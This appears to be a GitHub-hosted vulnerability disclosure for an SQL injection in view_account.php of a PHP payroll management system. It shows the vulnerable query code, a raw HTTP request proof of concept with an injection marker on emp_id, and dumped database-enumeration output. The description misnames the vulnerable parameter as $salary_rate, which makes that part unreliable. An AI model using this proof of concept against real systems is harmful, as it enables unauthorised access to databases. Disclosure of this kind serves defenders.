cve / cve.md

nabiland Rename sql70(未交).md to cve.md f74016e · 2 weeks ago

47 lines (31 loc) · 1.63 KB

Preview Code Blame Raw

payroll-management-system-in-php has sql injection in view_account.php

supplier

https://code-projects.org/payroll-management-system-in-php-with-source-code/

Vulnerability parameter


view_account.php

describe

An unrestricted SQL injection attack exists in payroll-management-system in view_account.php The parameters that can be controlled are as follows: $salary_rate. This function executes the id parameter into the SQL statement without any restrictions. A malicious attacker could exploit this vulnerability to obtain sensitive information in the server database.

Code analysis

When the value of $salary_rate parameter is obtained in function , it will be concatenated into SQL statements and executed, which has a SQL injection vulnerability.



```
view_account.php
<html lang="en">
  <body>
    <div class="container">
      <div class="masthead">
        </nav>
      </div><br><br>

      <?php
        $id=$_REQUEST['emp_id'];
        $query = "SELECT * from employee where emp_id='".$id."'";
        $result = mysql_query(query: $query) or die ( mysql_error());

        $query  = mysql_query(query: "SELECT * from overtime");
        while($row=mysql_fetch_array(result: $query))
        {
          $rate   = $row['rate'];
        }

        $query  = mysql_query(query: "SELECT * from salary");
        while($row=mysql_fetch_array(result: $query))
```


POC

```
POST /view_account.php HTTP/1.1
Host: payroll
Content-Length: 75
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://payroll
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
exchange;v=b3;q=0.7
Referer: http://payroll/home_employee.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=85u4m47klj7ldjr47mclti8mr6
Connection: close

emp_id=1*
```

Result

get databases



```
available databases [41]:
[*] `security`
[*] bloodbank
[*] challenges
[*] cltphp_show
[*] crud
[*] dedecmsv57utf8_115
[*] dedecmsv57utf8sp2
[*] dvwa
[*] easyweb
[*] ecms
[*] ecms4
[*] empirecms
[*] farmacia
[*] fastadmin
[*] forcms
[*] healthcare
[*] hostel
[*] imperial_college
[*] information_schema
[*] mysql
[*] ofcms
[*] online_health_care
[*] owlphin
[*] performance_schema
[*] project
[*] rockxinhu
[*] ry
[*] seacms
[*] sec_sql
```